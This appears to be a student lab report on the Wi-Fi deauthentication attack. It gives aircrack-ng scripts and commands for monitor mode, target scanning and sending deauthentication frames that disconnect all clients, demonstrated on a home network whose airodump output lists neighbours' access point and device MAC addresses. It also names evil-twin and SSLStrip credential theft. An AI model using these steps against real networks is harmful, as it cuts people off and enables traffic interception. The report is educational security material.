Deauthentication Attack (Protocol 802.11)

Ahmad Abbasi P18-0040, Ammar Abid P18-0016, Momina Atif Dar P18-0030

December 24th, 2020

1 About Deauthentication Attack:

Deauthentication attack is performed on IEEE protocol 802.11 (WiFi) on Data Link Layer where a legitimate user is illegitimately disconnected from the network.

2 How Deauthentication Attack takes place:

When a user wants to disconnect from a network, it sends a deauthentication packet to Access Point (AP), AP in turn disconnects the user and sends back an acknowledgement. Adversaries exploit this functionality and can send spoofed deauthentication frames to AP on behalf of the user to disconnect from the network. Only way to check for the message's authenticity is through the MAC address of the sender but adversaries can get hold of MAC quite easily with the help of packet sniffer. Since messages cant be verified if they are authentic or spoof so the user is disconnected from the network. This attack can disconnect single as well as multiple users connected to that particular network, all of this is possible using their MAC addresses.




Figure 1: Before Attack




Figure 2: After Attack

There are different methods to perform deauth attack with aireplay-ng/aircrack-ng being the most efficient and easy method.

3 About aireplay-ng:

It is a tool which is used to inject ARP-request into any existing wireless network to generate traffic. Its main role is to deauthenticate the already connected users on the network.

4 How to carry out attack:

Creating scripts and then simply running them is an easier way to carry out attack.

1. Install **aircrack-ng**

   sudo apt install aircrack-ng

2. Create a script file **monitor.sh** with contents shown below. Put wifi interface card of laptop on monitor mode so it can be analyzed. Monitor mode allows a computer with wireless network interface controller(WNIC) to monitor all traffic received on a wireless channel which allows monitor mode to capture packets without having to associate with an Access Point (WiFi). So in the script file put wifi interface down so it can be put in monitor mode and then turn it back up again. Can also use mac changer for anonymous purposes. Run command ifconfig to know about interface name.

   #!/bin/bash
   ifconfig [interface_name] down
   iwconfig [interface_name] mode monitor
   #can also add MAC changer (can only be done while its down)
   ifconfig [interface_name] up
   iwconfig [interface_name] |grep Mode

3. Create a script file **normal.sh** to put wifi card back to normal mode. Then restart network-manager so if there are any issues in wifi connectivity or working, they can be sorted out.

   #!bin/bash
   ifconfig [interface_name] down
   iwconfig [interface_name] mode managed
   ifconfig [interface_name] up
   service network-manager restart

4. Kill all the processes which may interface in carrying out attack.

   sudo airmon-ng check kill

5. Run **monitor.sh** file

   sudo bash monitor.sh
   Details will be shown on screen

6. Monitor WiFis nearby and their clients by running the following command.

sudo airodump-ng [interface_name]
This command will show BSSIDs, Channels, ESSID and other information. For the attack, the BSSID of target ESSID will be used and wifi network cards channel will be set to the channel of target wifi.

7. Channel is the medium or frequency bands through which Wifi sends or receives data so in order to send deauthentication packets to the wifi we want to attack, we need to set the channel of our wireless interface card to the same channel of the target wifi (Channel of wifi we want to attack is listed in the airodump-ng command) so to do that Run the following command to change the channel.

   sudo iwconfig [interface_name] channel [channel_of_target_wifi]

8. Now the attack can be initiated. Different switches mean different things. Switch **-0** means that we want to carry deauthentication attack and its parameter **0** means sending infinite deauthentication packets unless attacker wants to cancel it, its parameter **3** would mean to send **3** deauthentication messages only, **-a** means specify the MAC address of the wifi we want to attack which can be found in the airodump-ng command above **-c** switch would specify the MAC address of a specific client we want to attack but not specifying this would result in deauthenticating all the clients.


   sudo aireplay-ng -0 [num_of_deauthentication_packets_to_send] -a [mac_address_of_target_wifi] [interface_name]

9. Now set the network card to normal mode (out of monitor mode) by running the following command.

   sudo bash normal.sh

5 Demonstration:

This mobile is connected to adan1145 wifi (Using scrcpy tool to display mobile screen on laptop)



monitor.sh file (wlp2s0 is my wifi network card name)

```
#!/bin/bash

ifconfig wlp2s0 down
iwconfig wlp2s0 mode monitor
#Can also add mac changer (can only be done while its down)
ifconfig wlp2s0 up
iwconfig wlp2s0 | grep Mode
```

normal.sh file

```
#!bin/bash

ifconfig wlp2s0 down
iwconfig wlp2s0 mode managed
ifconfig wlp2s0 up
service network-manager restart
```

Killing all the interfering processes (Yours may vary)

```
(base) muhammadammarabid@ammar:~/dos-stuff$ sudo airmon-ng check kill
[sudo] password for muhammadammarabid:

Killing these processes:

  PID Name
 1920 wpa_supplicant
 6144 avahi-daemon
 6146 avahi-daemon
```

```
(base) muhammadammarabid@ammar:~/dos-stuff$ sudo bash monitor.sh
wlp2s0    IEEE 802.11  Mode:Monitor  Frequency:2.412 GHz  Tx-Power=22 dBm
```


```
(base) muhammadammarabid@ammar:~/dos-stuff$ sudo airodump-ng wlp2s0
```


Our target is adan1145 so we would look at its details

```
 CH  6 ][ Elapsed: 30 s ][ 2020-12-24 17:42

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 10:58:87:FF:71:0D   -1        0        0    0   5  -1                    <length:  0>
 78:65:59:40:DF:11   -1        0        9    0   2  -1   WPA              <length:  0>
 54:3E:64:D5:EC:25  -48       31     1098    0  11  54e  WPA2 CCMP   PSK  adan1145
 C8:3A:35:94:92:59  -82       15       12    2   5  54e  WPA2 CCMP   PSK  PTCL-BB
 C8:3A:35:83:48:E1  -85       16        1    0   8  54e  WPA2 CCMP   PSK  Tiger

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 10:58:87:FF:71:0D  D8:63:75:0D:46:CB  -76    0 - 6e     0         1
 10:58:87:FF:71:0D  9C:B7:0D:2F:31:14  -83    0 - 1      1         2  Static_Shock
 (not associated)   9C:5F:5A:2E:53:79  -89    0 - 1      0         1
 78:65:59:40:DF:11  08:ED:9D:1F:1C:3E  -67    0 - 1      0        20  ..
 54:3E:64:D5:EC:25  D8:1E:DD:B7:29:3B  -37    0e- 0e     0         6
 54:3E:64:D5:EC:25  74:C1:7D:BC:02:26  -47    0 - 1      0         4
 54:3E:64:D5:EC:25  74:C1:7D:68:5B:FC  -59    0e- 1    882      1061
 54:3E:64:D5:EC:25  44:55:C4:10:04:52  -64    0e- 0e     0        21
 54:3E:64:D5:EC:25  B4:A5:AC:A0:E2:2F  -65    0 - 1e     3         2
 C8:3A:35:94:92:59  98:F6:21:8C:77:6B  -71    1e- 1      0         3
```


```
 78:65:59:40:DF:11   -1        0        12    0   2  -1   WPA              <length:  0>
 54:3E:64:D5:EC:25  -53       65      2123    0  11  54e  WPA2 CCMP   PSK  adan1145
 C8:3A:35:94:92:59  -82       37        13    0   5  54e  WPA2 CCMP   PSK  PTCL-BB
 C8:3A:35:83:48:E1  -85       33         1    0   8  54e  WPA2 CCMP   PSK  Tiger
 10:58:87:FF:71:0D   -1        0         0    0   5  -1                    <length:  0>

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 18:52:82:F6:61:DF  F2:35:6B:70:8E:99  -89    0 - 1e     2         3
 78:65:59:40:DF:11  08:ED:9D:1F:1C:3E  -68    0 - 1      6        27  ..
 54:3E:64:D5:EC:25  D8:1E:DD:B7:29:3B  -37    0e- 0e     0         6
 54:3E:64:D5:EC:25  74:C1:7D:BC:02:26  -48    0 - 1      0         6
 54:3E:64:D5:EC:25  74:C1:7D:68:5B:FC  -61    0e- 1      0      2054
 54:3E:64:D5:EC:25  44:55:C4:10:04:52  -64    0e- 0e     0        21
 54:3E:64:D5:EC:25  B4:A5:AC:A0:E2:2F  -64    0 - 1e     0         3
 C8:3A:35:94:92:59  98:F6:21:8C:77:6B  -70    1e- 1      0         5
 C8:3A:35:94:92:59  C0:DC:DA:22:01:7C  -85    0 - 1      0         1

base) muhammadammarabid@ammar:~/dos-stuff$ sudo iwconfig wlp2s0 channel 11
```

In this command we are not specifying the -c switch because we want to deauthenticate all connected clients with the target wifi.





This device got disconnected, as we can show only one device here due to circumstances but all the devices are disconnected at this moment.



Just setting our wifi interface card to normal.

```
(base) muhammadammarabid@ammar:~/dos-stuff$ sudo bash normal.sh
```

6 Why Deauthentication Attack is a big thing:

Users are not only deprived of using WiFi but their data is at risk as well. After disconnecting user from the network, without the user realizing they have been a victim of attack, they can reconnect but this time they may be connected to a malicious AP (evil twin). This will expose the network traffic of user to adversary and they may take advantage of it in a negative manner. Adversary can easily keep an eye on incoming and outgoing data of user without the user even realizing it.
When users are reconnected after attack, their traffic routes through adversary. The adversary may kill their current sessions which will make users to log in again for example on gmail. SSLStrip is used for this purpose which removes the SSL encryption from websites. SSLStrip will send unencrypted version of gmails login webpage to user and user may unfortunately enter their credentials which are then exposed to adversary in plain text.
